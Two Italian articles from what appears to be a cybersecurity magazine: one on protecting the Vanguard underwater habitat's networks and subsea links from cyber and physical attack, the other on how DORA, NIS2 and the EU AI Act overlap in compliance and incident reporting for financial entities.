Sotto la superficie: la sfida della cybersecurity negli habitat sottomarini
Immagina di svegliarti al mattino circondato dal blu profondo dell’oceano. Sottili lame di luce filtrano dalle pareti trasparenti mentre, decine di metri sopra di te, onde silenziose si infrangono contro la superficie.


Sei in Vanguard, un habitat sottomarino all’avanguardia, progettato per ospitare esseri umani in missioni prolungate sul fondo del mare. Ma tra sensori, sistemi di supporto vitali e comunicazione digitale, c’è una domanda che emerge in tutta la sua urgenza: come si protegge un mondo sommerso da un attacco informatico?
“Il mare, una volta che ha lanciato il suo incantesimo, ti tiene per sempre nella sua rete di meraviglia.”
Jacques Cousteau
Cybersecurity negli habitat sottomarini: proteggere infrastrutture e dati in ambienti estremi
A metà del Novecento, Jacques Cousteau fu un pioniere visionario dell’esplorazione marina. Sognava una convivenza armoniosa tra l’uomo e il mondo sommerso, affrontando sfide che andava- no ben oltre i limiti tecnologici del suo tempo.
Oggi, più di mezzo secolo dopo, quel sogno prende forma grazie a habitat avanzati come Vanguard: progettato dall’azienda DEEP, entrerà in fase di sperimentazione alla fine del 2025.
E come ogni ambiente complesso e isolato, anche questo richiede l’implementazione di tecnologie avanzate: sensori ambientali, sistemi di supporto vitale, monitoraggio medico, comunicazioni in tempo reale con la superficie.
Questi sistemi costituiscono punti critici potenzialmente vulnerabili. Un cyberattacco potrebbe non solo compromettere dati sensibili, ma anche mettere a rischio la continuità operativa di missioni sottomarine.
Le vene invisibili del Pianeta

Storicamente, uno dei punti più critici (e spesso trascurati) nella cybersecurity oceanica è rappresentato dai cavi sottomarini, veri e propri “tubi digitali” che trasportano oltre il 95% del traffico globale di Internet. Collegano continenti, finanziano economie, trasmettono dati militari. E sono vulnerabili.
Negli ultimi anni, diversi incidenti lo hanno dimostrato.
Novembre 2024 – incidente del Mar Baltico: due cavi sottomarini (il C-Lion1, che collega la Finlandia alla Germania, più un altro tra Lituania e Svezia) sono stati danneggiati. Le autorità sospettano un possibile sabotaggio, con l’attenzione rivolta verso una nave cargo cinese, la Yi Peng 3, presente nell’area al momento degli incidenti.
2022 – taglio dei cavi sottomarini in Francia: in due diverse occasioni (ad aprile e a ottobre) dei cavi di telecomunicazione sottomarini nel sud della Francia sono stati intenzionalmente tagliati, causando interruzioni significative nei servizi Internet. Questi atti deliberati hanno sollevato preoccupazioni sulla sicurezza delle infrastrutture sottomarine.
Febbraio 2024 – danni ai cavi vicino a Taiwan: due cavi sottomarini che collegano Taiwan alle isole Matsu sono stati tagliati, isolando digitalmente circa 14.000 residenti per sei settimane. Le autorità taiwanesi hanno accusato due navi cinesi di aver causato i danni, sollevando timori di sabotaggio deliberato.
La sicurezza comincia dall’infrastruttura
Per garantire la sicurezza informatica di un ambiente subacqueo, l’intera infrastruttura digitale deve essere progettata pensando alla resilienza e alla ridondanza. Ogni elemento, dalle connessioni cablate ai sistemi embedded, richiede una progettazione specifica e certificata, incentrata sul concetto di “Zero Trust”: fidarsi di nessuno, verificare tutto.
Per esempio, un elemento critico spesso trascurato è quello della supply chain: l’uso di hardware custom embedded in ambienti estremi porta con sé il rischio di componenti compromessi già nella fase di produzione. È fondamentale attuare processi rigorosi di verifica, certificazione e audiing dei fornitori e di ogni componente, dalla fase di progettazione fino all’installazione. Le minacce sottese alla supply chain sono tra le più difficili da individuare, perché agiscono nell’ombra, a volte per anni.
Inoltre, l’uso di sistemi legacy o di software non aggiornato spesso mantenuto per motivi di compatibilità con l’hardware subacqueo può introdurre vulnerabilità ed exploit noti. L’approccio “secure by design” deve essere adottato fin dalle prime fasi della progettazione, prevedendo aggiornamenti sicuri e verificabili anche in ambienti dove il collegamento alla rete non è continuo.
Dati sotto pressione
Mentre i tecnici a terra osservano flussi di dati salire dalla profondità, ci si chiede: dove finiscono queste informazioni? Come vengono trattate?
I dati generati da un habitat sottomarino sono una miniera di valore: parametri medici, segnali ambientali, tracciati di comunicazione, log di sistema, così come i dati confidenziali che vengono elaborati dai ricercatori. Alcuni sono soggetti a normati- ve quali il GDPR, altri rientrano in regimi di controllo strategico. L’archiviazione deve quindi rispettare criteri rigidi, con cifratura end-to-end, backup resilienti e politiche di conservazione adeguate.
Inoltre, considerando che gli “abitanti” del Vanguard vivranno per settimane (e in futuro mesi) in ambienti isolati, avranno giustamente la possibilità di navigare su Internet, guardare serie su Netflix, ascoltare musica o fare videochiamate con amici e familiari.
Ma offrire questi servizi apparentemente banali in un habitat sommerso pone sfide di cybersecurity cruciali. È infatti fondamentale che questo tipo di traffico (ricreativo, personale, non mission-critical) sia completamente segregato dalle reti operative e dai sistemi vitali dell’habitat.
In termini tecnici, questo implica l’adozione di una Network Segmentation rigorosa, che isola fisicamente o logicamente le seguenti classi di rete:
Rete Operativa (OT) – sistemi vitali, ambientali, medicali, comando locale;
L’isolamento può essere implementato tramite reti segmentate (VLAN), preferibilmente con l’impiego di router fisicamente separati, con link dedicati. È anche importante che l’hardware della rete ricreativa sia indipendente da quello critico: eventuali Wi-Fi personali, ad esempio, non devono condividere access point con sistemi tecnici.
E se la connessione con la superficie si interrompe? Nel mondo sommerso, la resilienza è un requisito vitale. Se un cavo si guasta, o se una boa viene danneggiata, il sistema deve continuare a operare. Linee di backup satellitari, logiche di failover, controllo locale dei sistemi: tutto deve contribuire a un obiettivo comune, ossia evitare che un guasto tecnico si trasformi in un’emergenza operativa.
Ma, ancora più importante, nessuno da terra deve poter prendere il controllo completo dell’habitat. Il comando resta in loco, nelle mani di chi vive in fondo al mare ogni giorno.
Da terra serve invece una piattaforma di monitoraggio centralizzata, capace di accorgersi in tempo reale di potenziali anomalie.
Minacce ibride e sabotaggi fisici
La sicurezza subacquea non è solo digitale. Un attacco fisico può precedere o accompagnare un’intrusione informatica. Esistono scenari di rischio dove operatori ostili potrebbero piazzare micro-sonde, intercettare segnali o persino sabotare una struttura con mezzi remoti.
Le boe di superficie, ad esempio, sono il punto più esposto. Una boa compromessa può essere usata per accedere ai sistemi interni o trasmettere dati alterati.
Inoltre, la comunicazione subacquea ha vincoli fisici molto severi: a differenza dell’aria o dello spazio, l’acqua è un mezzo ostile alla propagazione dei segnali elettromagnetici, in particolare delle onde radio ad alta frequenza. Già pochi metri sotto la superficie, queste onde vengono assorbite o distorte a causa della conducibilità salina, rendendo le classiche tecnologie wireless (come Wi-Fi e GPS) praticamente inutili.
Si usano quindi cavi, comunicazione ottica (laser subacquei) o comunicazione acustica. Quest’ultima soluzione – che può funzionare a profondità elevate – apre a una serie di rischi di cybersecurity unici, come Spoofing acustico (trasmettere segnali acustici falsi imitando comandi legittimi), Jamming (saturare la banda acustica con rumo- re artificiale), o Packet injection acustica (inserire pacchetti acustici malevoli nel flusso legittimo).
L’habitat Vanguard è progettato per trasmettere i dati tramite cavi ad alta capacità che lo collegano a boe e, poi, a una base operativa sulla terraferma. Questo sistema è vantaggioso rispetto a comunicazioni wireless (acustiche o ottiche) per:
larghezza di banda superiore e minore latenza;
maggiore stabilità in condizioni marine variabili;
possibilità di trasportare contemporaneamente alimentazione elettrica e dati.
Tuttavia, questa soluzione porta con sé rischi cyber unici.
Compromissione fisica del cavo: un attore ostile potrebbe tagliare, intercettare o manipolare fisicamente il cavo (es. installazione di una sonda passiva). Questo tipo di at- tacco può isolare completamente l’habitat, ritardare l’invio di dati critici, consentire l’intercettazione di informazioni.
Intercettazione passiva del traffico: utilizzando apparecchiature altamente specializzate, un attore potrebbe “ascoltare” il traffico che passa nel cavo, specialmente se in rame o fibra ottica con scarsa
Attacchi Man-In-The-Middle tramite relay compromesso: un attore ostile potrebbe interporre un relay (es. sulla boa di superficie), manipolando i dati in transito (falsi comandi, alterazione di messaggi).
Per mitigare queste minacce è fondamentale implementare contromisure mirate, ad esempio:
autenticazione bidirezionale tra l’habitat e superficie, per assicurare che ogni pacchetto provenga e sia destinato solo a entità riconosciute e autorizzate;
crittografia a livello di payload, che protegge non solo il canale di trasmissione ma anche i contenuti interni di ciascun messaggio, impedendo accessi non autorizzati anche in caso di intercettazione della connessione;
monitoraggio comportamentale basato su intelligenza artificiale, in grado di apprendere i pattern normali di funzionamento del sistema e rilevare automaticamente eventuali deviazioni o segnali anomali, anche se non ancora classificati come minacce note.
watermarking digitale e tecniche di firma crittografica, per verificare l’integrità e la paternità dei dati ricevuti, impedendo la manipolazione o l’iniezione di pacchetti contraffatti lungo il percorso.
Governance e lacune normative
Attualmente non esiste un quadro normativo internazionale specifico per la cybersicurezza degli habitat sottomarini.
Il diritto del mare, così come gli standard di sicurezza informatica tradizionali (es. NIST, ISO 27001), non affronta in modo esplicito le sfide legate alla protezione digitale di ambienti subacquei abitati.
A meno che gli habitat non vengano installati in acque territoriali, il mare è ancora terra (o meglio, acqua) di nessuno. Quale Stato è responsabile in acque internazionali? Chi stabilisce la proprietà dei dati raccolti? Come si gestisce un attacco sot- to giurisdizioni multiple? Temi oggi dibattuti anche dalle Nazioni Unite, nei contesti di governance degli “oceani digitali”.
Il futuro è già sommerso… e ancora tutto da scrivere
Quello che stiamo progettando oggi non è solo un laboratorio sottomarino: è un prototipo di civiltà. Un ambiente sicuro, intelligente, connesso. E come ogni società, anche questa deve proteggere il proprio spazio, fisico e digitale.
La cybersicurezza negli habitat subacquei non è un dettaglio tecnico: è la condizione necessaria per vivere il mare in modo sicuro e sostenibile. Perché nel blu profondo, dove ogni errore può essere vitale, solo la prevenzione fa davvero respirare.
Ma c’è un’altra consapevolezza da tenere ben presente: siamo pionieri. Nessuno ha mai costruito un’infrastruttura digitale che può ospitare esseri umani sul fondo del mare, in un ambiente tanto ostile quanto affascinante. Ogni requisito, ogni misura di sicurezza che oggi progettiamo, è frutto di deduzioni e simulazioni – ma non esiste ancora un “manuale” per la cybersicurezza subacquea.
È per questo che il progetto Vanguard è un progetto in evoluzione. Le sfide che ci attendono potrebbero non assomigliare a quelle che oggi immaginiamo. Potremmo dover ripensare tutto: dalla crittografia alla gestione energetica, dall’accesso ai dati alla protezione da nuove forme di attacco.
L’unica certezza è l’incertezza. E la nostra forza sta proprio nella capacità di adattarci, di imparare dagli imprevisti. In questo senso, la cybersicurezza non è solo una barriera difensiva: è un processo dinamico, una mentalità progettuale, una cultura della responsabilità che ci accompagnerà lungo tutto il viaggio.
E quel viaggio è appena iniziato.
Scopri di più consultando il white paper “Quaderni di Cyber Intelligence #8”, dove troverai analisi avanzate, case study e prospettive strategiche dedicate alle infrastrutture critiche, alla geopolitica digitale e alla governance della dimensione subacquea.
Profilo Autore
Con oltre vent’anni di esperienza nel campo della cybersecurity, Matteo Perazzo ha sviluppato competenze trasversali in settori quali Banche, Assicurazioni, Telecomunicazioni, Infrastrutture Critiche e Difesa. Dopo aver guidato un team di sicurezza informatica in Italia, si è trasferito nel Regno Unito per ricoprire il ruolo di Technical Director, maturando esperienza su mercati internazionali che includono Nord Europa e Medio Oriente. Oggi è Cybersecurity Lead per DEEP, azienda specializzata in esplorazioni oceaniche e costruzione di habitat sottomarini. Parallelamente, è membro dell’UK Cyber Security Council, dove contribuisce alla definizione di standard e linee guida di cybersecurity a livello nazionale.
The Compliance Triple Threat: navigare la regulatory collision tra DORA, NIS2 e AI Act
C’è un momento preciso in cui la complessità regolatoria smette di essere un problema dei legal team e diventa un rischio operativo di primo livello. Quel momento è adesso, e la sua geometria è più sottile di quanto molti abbiano compreso.
Con DORA pienamente applicabile dal 17 gennaio 2025, NIS2 recepita negli ordinamenti nazionali con diversi gradi di completezza e l’EU AI Act che ha già reso cogenti il divieto delle pratiche AI inaccettabili (dal 2 febbraio 2025) e gli obblighi sui modelli GPAI (dal 2 agosto 2025), mentre la scadenza principale per i sistemi AI ad alto rischio standalone si avvicina al 2 agosto 2026, le organizzazioni operanti nel mercato unico europeo navigano un paesaggio normativo di complessità inedita.
Regulatory Collision: il nuovo rischio sistemico che i board non hanno ancora prezzato
Il termine “regulatory collision” cattura con precisione la dinamica in gioco: non si tratta di tre obblighi che coesistono ordinatamente in compartimenti separati, ma di tre sistemi normativi che convergono sugli stessi asset, gli stessi processi e gli stessi momenti di crisi, generando regimi di compliance sovrapposti, governati però da logiche di interazione giuridicamente precise e, per molti CISO e board, ancora mal comprese.
Questa imprecisione non è accademica. Costa denaro, tempo e, nei casi peggiori, esposizione personale dei vertici aziendali.
La geometria della sovrapposizione: tre regimi, tre logiche
Per comprendere dove e come le tre normative si intersecano, è necessario mapparne le architetture concettuali fondamentali.
NIS2 (Direttiva 2022/2555) opera su una logica di protezione dell’infrastruttura critica e della continuità dei servizi essenziali e importanti. Il suo baricentro è la resilienza sistemica del tessuto digitale europeo: chi eroga servizi critici deve gestire il rischio cyber in modo strutturato, notificare gli incidenti significativi e rispondere della propria postura di sicurezza lungo tutta la supply chain.
La direttiva estende il perimetro in modo radicale rispetto a NIS1, coprendo in Europa oltre 100.000 entità, e introduce con questa cogenza la responsabilità personale dei vertici aziendali per le violazioni degli obblighi di cybersecurity governance. I settori finanziari figurano esplicitamente nell’Allegato I come entità essenziali. Ma qui entra in gioco un principio giuridico fondamentale che l’analisi non può eludere, come approfondito anche nell’analisi sulla convergenza normativa pubblicata su queste pagine.
DORA (Regolamento 2022/2554) opera su una logica di resilienza operativa digitale specifica per il settore finanziario. È un regolamento, non una direttiva, il che significa applicazione diretta e uniforme in tutti gli Stati membri. Copre 20 categorie di entità finanziarie e stabilisce per ognuna un framework articolato su cinque pilastri: ICT risk management, incident reporting, resilience testing (inclusi i TLPT, i Threat-Led Penetration Testing), gestione del rischio di terze parti ICT e information sharing. Crucialmente, il Considerando 16 di DORA stabilisce: “This Regulation constitutes lex specialis with regard to Directive (EU) 2022/2555.” Questo non è un dettaglio tecnico-giuridico marginale: è la chiave di volta dell’intera architettura di compliance per le entità finanziarie.
L’EU AI Act (Regolamento 2024/1689) opera su una logica di gestione del rischio proporzionale alla pericolosità dei sistemi AI. La classificazione per livelli, pratiche inaccettabili, alto rischio, rischio limitato e rischio minimo, determina gli obblighi applicabili.
Per i sistemi AI ad alto rischio elencati nell’Allegato III, gli obblighi includono: conformità a standard tecnici armonizzati, registrazione in database europei, valutazioni di conformità pre-market, trasparenza e monitoraggio post-mercato (Art. 72) e notifica dei serious incident alle autorità di sorveglianza (Art. 73). Nel settore finanziario, i sistemi AI usati per credit scoring, fraud detection, valutazione del merito creditizio e gestione del rischio ricadono tipicamente nella categoria ad alto rischio dell’Allegato III. La scadenza per conformarsi a questi obblighi è il 2 agosto 2026, a soli quattro mesi dalla presente pubblicazione.
Il principio lex specialis: cosa cambia davvero per le entità finanziarie
Comprendere con esattezza come questi tre framework si intersecano è la competenza più critica che un CISO o un membro del board debbano sviluppare oggi. Ed è qui che molte analisi, anche autorevoli, peccano di imprecisione.
Per le entità finanziarie coperte da DORA, il quadro è il seguente: DORA è lex specialis rispetto a NIS2. Ciò significa che gli obblighi NIS2 in materia di ICT risk management, incident reporting, supervisione e enforcement sono sostituiti da quelli DORA, non cumulabili con essi. Una banca che subisce un incidente ICT grave non è tenuta a effettuare una doppia notifica, una a Banca d’Italia o BCE sotto DORA e una ad ACN/CSIRT Italia sotto NIS2 per il medesimo evento. Notifica sotto DORA all’autorità competente e adempie agli obblighi del Regolamento. La Commissione Europea ha pubblicato nel settembre 2023 apposite linee guida (Decisione C(2023) 6373) sull’applicazione dell’articolo 4(1) e (2) di NIS2, che chiariscono questa interfaccia.
Questo non significa che NIS2 sia irrilevante per le entità finanziarie. La direttiva può ancora applicarsi in aree non coperte da DORA, inclusi alcuni aspetti della supply chain security che esulano dall’ICT, elementi di sicurezza fisica e obblighi di registrazione. Rimane inoltre pienamente applicabile ai fornitori di servizi ICT non designati come Critical Third-Party Providers (CTPP) sotto DORA: la banca può essere esente da certe obbligazioni NIS2, ma il suo cloud provider può esservi pienamente soggetto.
La vera regulatory collision per le entità finanziarie non è dunque DORA contro NIS2 per le stesse obbligazioni: è DORA contro EU AI Act. Due regolamenti, entrambi direttamente applicabili, che convergono sugli stessi asset quando questi sono sistemi AI integrati nelle operazioni finanziarie. Questa sovrapposizione non è risolta da alcun principio di lex specialis: i due regolamenti sono distinti per oggetto e si cumulano, come analizzato in dettaglio anche nella guida alla DORA compliance operativa.
Per i fornitori ICT che servono sia entità finanziarie sia altri settori, e per le entità essenziali non finanziarie come energia, sanità e infrastrutture digitali, la situazione è invece quella del classico schema triple threat: NIS2 si applica interamente e si cumula con l’AI Act se l’entità utilizza sistemi AI nell’erogazione dei servizi critici, e con DORA se fornisce ICT a soggetti finanziari.
Lo scenario del singolo incidente: la collisione reale
Con questa mappa corretta in mente, è possibile seguire la traiettoria di un incidente reale attraverso i framework applicabili.
Si consideri un istituto di credito medio-grande che subisce un attacco alla supply chain, con compromissione di un componente software di un fornitore ICT critico. Il componente è integrato nel sistema di fraud detection basato su machine learning, classificato come sistema AI ad alto rischio ai sensi dell’Allegato III dell’AI Act. L’incidente provoca un’interruzione parziale del servizio di pagamento per quattro ore, con impatto su circa 80.000 clienti.
Sotto DORA, l’entità deve classificare l’incidente come grave se supera le soglie degli RTS adottati dalle ESA, in questo scenario quasi certamente sì, visto l’impatto su clienti, l’interruzione di una funzione critica e il vettore supply chain. La struttura di notifica è articolata in tre fasi: notifica iniziale entro quattro ore dalla classificazione come grave, e comunque entro 24 ore dal rilevamento; report intermedio entro 72 ore dall’invio della notifica iniziale; report finale entro un mese dalla classificazione. Parallelamente, l’entità avvia la procedura di gestione del rischio verso il fornitore ICT compromesso, verificando la conformità contrattuale ai sensi dell’Art. 30 e valutando le strategie di exit.
Sotto l’EU AI Act, il provider e/o il deployer del sistema di fraud detection devono valutare se l’incidente configura un serious incident ai sensi dell’Art. 3(49), ossia un malfunzionamento che ha causato o poteva causare danni significativi. In caso affermativo, la notifica alle autorità di sorveglianza del mercato è obbligatoria ai sensi dell’Art. 73. Il processo di monitoraggio post-mercato (Art. 72) deve documentare l’evento nel registro tecnico del sistema. Devono essere valutati eventuali impatti sulla conformità tecnica del modello: compromissione dei dati di training, alterazione dei parametri, degradazione della performance decisionale.
Sotto NIS2, come chiarito, l’entità finanziaria coperta da DORA è esente dagli obblighi di incident reporting NIS2 per lo stesso evento. La direttiva rimane però rilevante per il fornitore ICT compromesso, che è probabilmente soggetto a NIS2 come entità essenziale o importante nel settore delle infrastrutture digitali, e deve notificare ad ACN/CSIRT Italia entro 24 ore (notifica preliminare), entro 72 ore (notifica completa con valutazione iniziale dell’incidente) e produrre il report finale entro un mese dall’invio della notifica completa.
Questo scenario rivela la complessità reale: non tre notifiche obbligatorie parallele per la stessa entità finanziaria sullo stesso incidente, ma due regimi che si cumulano genuinamente per quell’entità (DORA e AI Act) e un terzo che si applica in modo asimmetrico lungo la supply chain (NIS2 per il fornitore). La gestione di questa asimmetria, sapere esattamente chi deve notificare cosa a chi, in quale sequenza temporale e con quali contenuti, è già sufficientemente complessa da richiedere processi di incident response radicalmente ripensati.
La liability personale: il cambio di paradigma che i board devono metabolizzare
Fino a pochi anni fa, la non conformità normativa in ambito cyber era essenzialmente un rischio organizzativo: sanzioni all’entità, danni reputazionali, contenziosi. I dirigenti potevano mantenere una distanza gestibile tra la propria responsabilità personale e le violazioni tecniche avvenute nelle funzioni operative. Tutti e tre i framework regolatori convergono nel disfare questa distanza.
NIS2, all’Art. 20, stabilisce che gli organi di gestione delle entità essenziali e importanti devono approvare le misure di gestione dei rischi cyber, supervisionarne l’attuazione e seguire una formazione specifica. La responsabilità personale dei membri degli organi di gestione è esplicitamente prevista: l’Art. 32(5) consente alle autorità nazionali di sospendere temporaneamente dirigenti apicali delle entità essenziali e di vietare loro di ricoprire funzioni manageriali nella stessa entità in caso di violazioni gravi. Per le entità importanti, previsioni analoghe sono contenute nell’Art. 33(5). L’Italia ha recepito questa impostazione nel D.Lgs. 138/2024, come documentato nell’analisi sugli adempimenti NIS2 e scadenze 2026.
DORA, all’Art. 5, assegna all’organo di gestione la piena responsabilità del framework di ICT risk management: definirlo, approvarlo, supervisionarne l’attuazione e risponderne. Il Considerando 45 chiarisce che i management body devono mantenere un “ruolo pivotale e attivo” nel guidare il framework di ICT risk management e la strategia di resilienza digitale. L’Art. 5(4) specifica che i membri del management body devono attivamente mantenersi aggiornati con conoscenze e competenze sufficienti per comprendere e valutare il rischio ICT. Non è una buona pratica: è un obbligo giuridico.
L’AI Act, agli Artt. 9 e 17, richiede che i sistemi ad alto rischio siano dotati di sistemi di risk management e quality management supervisionati da persone con la necessaria autorità e responsabilità organizzativa.
Le sanzioni previste dall’Art. 99 si articolano su tre livelli: fino a 35 milioni di euro o il 7% del fatturato globale per le violazioni delle pratiche AI vietate (Art. 5, le fattispecie più gravi, come il social scoring e la sorveglianza biometrica di massa); fino a 15 milioni di euro o il 3% del fatturato globale per le violazioni degli obblighi relativi ai sistemi AI ad alto rischio, che è la fattispecie rilevante per entità finanziarie che utilizzano sistemi di fraud detection o credit scoring; fino a 7,5 milioni di euro o l’1% per le informazioni inesatte o fuorvianti alle autorità.
I singoli dirigenti non sono destinatari diretti delle sanzioni pecuniarie dell’AI Act, ma l’attribuzione di responsabilità organizzativa è sufficientemente specifica da generare esposizioni personali significative nei regimi di responsabilità civile e, in taluni ordinamenti nazionali, penale.
Il CISO che cerca di “portare il rischio cyber al board” non sta più perseguendo una best practice: sta adempiendo a obblighi normativi la cui inosservanza espone i singoli amministratori a conseguenze personali dirette sotto tre distinti framework.
Perché i framework GRC tradizionali non reggono
La risposta istintiva di molte organizzazioni alla complessità regolatoria è stata la costruzione di silo di compliance paralleli. Ogni silo produce la propria documentazione, i propri processi, i propri report. Questo approccio era già subottimale nella fase precedente. Nell’attuale configurazione normativa è strutturalmente inadeguato, per tre ragioni.
La prima è la duplicazione cognitiva del rischio. Un fornitore di servizi cloud che serve entità finanziarie ed è contemporaneamente provider di un sistema AI ad alto rischio è soggetto a DORA (contrattualmente, come fornitore ICT), a NIS2 (direttamente, come entità essenziale nell’infrastruttura digitale) e all’AI Act (come provider di sistemi AI ad alto rischio). Le valutazioni di rischio che alimentano questi tre framework traggono dati dagli stessi asset sottostanti: frammentarle produce incoerenze, contraddizioni documentali e lacune che nessun silo individuale è attrezzato a vedere.
La seconda è la crisi di coordinamento in incidente. Un incidente grave attiva procedure parallele sotto regimi diversi, con scadenze temporali ravvicinate e parzialmente divergenti. Se i team responsabili non sono integrati e non sanno esattamente a chi notificare cosa, l’organizzazione rischia di perdere scadenze, produrre comunicazioni incoerenti verso autorità diverse e creare documentazione post-incidente che potrebbe essere usata contro di essa in sede di enforcement.
La terza è la cecità sistemica sui rischi compositi emergenti. Il punto di intersezione più pericoloso non è negli scenari già noti, ma in quelli non ancora immaginati. Un sistema AI che ottimizza la gestione della liquidità, alimentato da dati provenienti da un fornitore ICT critico, operante su infrastruttura cloud soggetta a NIS2: la compromissione parziale di questo sistema attraversa simultaneamente il perimetro DORA (rischio ICT per un’entità finanziaria), il perimetro AI Act (sistema ad alto rischio compromesso) e il perimetro NIS2 (fornitore infrastrutturale). I GRC tradizionali non sono costruiti per vedere questi rischi compositi prima che si materializzino.
La risposta architetturale necessaria è quella che la letteratura emergente chiama Unified GRC: una struttura in cui il rischio viene valutato una sola volta rispetto a tutti i regimi applicabili, le soglie di escalation sono armonizzate, i processi di notifica coordinati e la documentazione progettata per soddisfare requisiti multipli con il minimo di ridondanza.
L’intelligenza artificiale come moltiplicatore ricorsivo di complessità
C’è un’ironia strutturale nella situazione attuale: le organizzazioni usano sistemi AI per gestire la complessità operativa e di compliance, mentre l’AI Act introduce nuovi obblighi che riguardano, tra le altre cose, proprio i sistemi AI usati nelle funzioni critiche.
Uno strumento di GRC basato su AI che supporta la gestione del rischio operativo di un’entità finanziaria è potenzialmente un sistema ad alto rischio ai sensi dell’AI Act, se supporta decisioni relative alla gestione del rischio o al credito (fattispecie previste nell’Allegato III), e un asset ICT critico ai sensi di DORA, se integrato nei processi operativi dell’entità. Lo strumento usato per gestire la compliance è esso stesso soggetto a compliance multipla. La ricorsività è reale e richiede che le organizzazioni adottino un approccio esplicito alla governance dei sistemi AI interni, non soltanto di quelli esposti verso i clienti.
Più in generale, l’integrazione di AI nelle operazioni critiche amplia la superficie di rischio attraverso vettori nuovi: adversarial attacks sui modelli, data poisoning non rilevato, model drift silenzioso. Crea inoltre dipendenze da fornitori di modelli che rientrano nel perimetro di sorveglianza DORA se classificati come fornitori ICT di terze parti, e nell’oversight diretto delle ESA se designati CTPP. L’AI Act richiede che questi rischi siano documentati e mitigati nel registro tecnico; DORA richiede che le dipendenze contrattuali siano strutturate secondo clausole minime specifiche; NIS2 richiede che la supply chain sia valutata sistematicamente dal fornitore ICT soggetto alla direttiva. Tre framework, tre angolature sul medesimo rischio sottostante, come approfondito anche nell’analisi sull’EU AI Act GPAI.
Un’agenda pratica per CISO e board
Mappatura precisa dei regimi applicabili per tipologia di entità. Il primo passo, prima di qualsiasi gap analysis, è determinare con precisione giuridica quale combinazione di framework si applica alla propria organizzazione: DORA primario con AI Act addizionale per le entità finanziarie che usano AI; NIS2 con AI Act per le entità essenziali non finanziarie che utilizzano sistemi AI; NIS2 e DORA per i fornitori ICT che servono sia financial entities sia altri settori. Questa mappatura non può essere delegata a logica di default: richiede competenza giuridico-regolatoria specifica, tenendo presente che, come illustrato nell’analisi sull’implementazione NIS2 in Europa, la trasposizione nei diversi ordinamenti nazionali introduce ulteriori variabili.
Ridisegno dei piani di incident response per la complessità composita. I playbook di risposta agli incidenti devono essere aggiornati per gestire scenari di rischio composito, identificando per ciascun tipo di evento le obbligazioni di notifica applicabili, le scadenze precise, le autorità destinatarie e le responsabilità assegnate. Per le entità finanziarie: chi notifica sotto DORA, e quali aspetti dell’evento richiedono attivazione parallela degli obblighi AI Act nel caso in cui un sistema AI ad alto rischio sia coinvolto?
Priorità assoluta all’AI Act entro agosto 2026. Per tutte le organizzazioni che utilizzano sistemi AI ad alto rischio (Allegato III), e il settore finanziario è tra i più esposti, la scadenza del 2 agosto 2026 per la piena compliance con gli obblighi di risk management, documentazione tecnica, conformity assessment e monitoraggio post-mercato non è più un orizzonte lontano: al momento della pubblicazione di questo articolo mancano meno di quattro mesi. Le organizzazioni non ancora a regime devono considerarlo una priorità critica e urgente.
Revisione delle clausole contrattuali con fornitori ICT e AI. DORA prescrive requisiti minimi stringenti per i contratti con fornitori ICT critici (Art. 30). L’AI Act aggiunge obblighi specifici nella catena di responsabilità tra provider e deployer. NIS2 richiede valutazioni della supply chain per i fornitori soggetti alla direttiva. Le clausole contrattuali esistenti devono essere revisionate per soddisfare tutti i framework pertinenti alla specifica relazione contrattuale.
Formazione del board come sostanza, non adempimento. NIS2 (Art. 20) e DORA (Art. 5 e Considerando 45) richiedono che i vertici abbiano una comprensione genuina dei rischi ICT e AI. I programmi di board education che si limitano a una sessione annuale superficiale non sono adeguati né normativamente né operativamente. Il board deve comprendere la logica delle tre normative, la natura della loro interazione e le implicazioni della propria liability personale con profondità sufficiente a prendere decisioni informate e a supervisionare attivamente i rischi.
Conclusione: la maturità regolatoria come vantaggio competitivo
La regulatory collision tra DORA, NIS2 e EU AI Act non è un problema temporaneo. È una caratteristica strutturale del nuovo paesaggio normativo europeo, che riflette la complessità genuina dei sistemi tecnologici moderni: sistemi che sono contemporaneamente infrastruttura critica, asset operativo finanziario e sistema intelligente decisionale, non governabili da un solo framework senza perdere pezzi fondamentali del quadro di rischio.
La complessità reale, tuttavia, è diversa da come spesso viene rappresentata. Non è una sovrapposizione caotica e indifferenziata di obblighi identici, ma una struttura di interazioni giuridicamente precise: lex specialis dove applicabile, cumulo genuino dove necessario. Questa struttura richiede competenza per essere navigata, non semplificazione. Confondere le due cose produce compliance costosa e inutilmente ridondante in alcuni punti e pericolosamente lacunosa in altri.
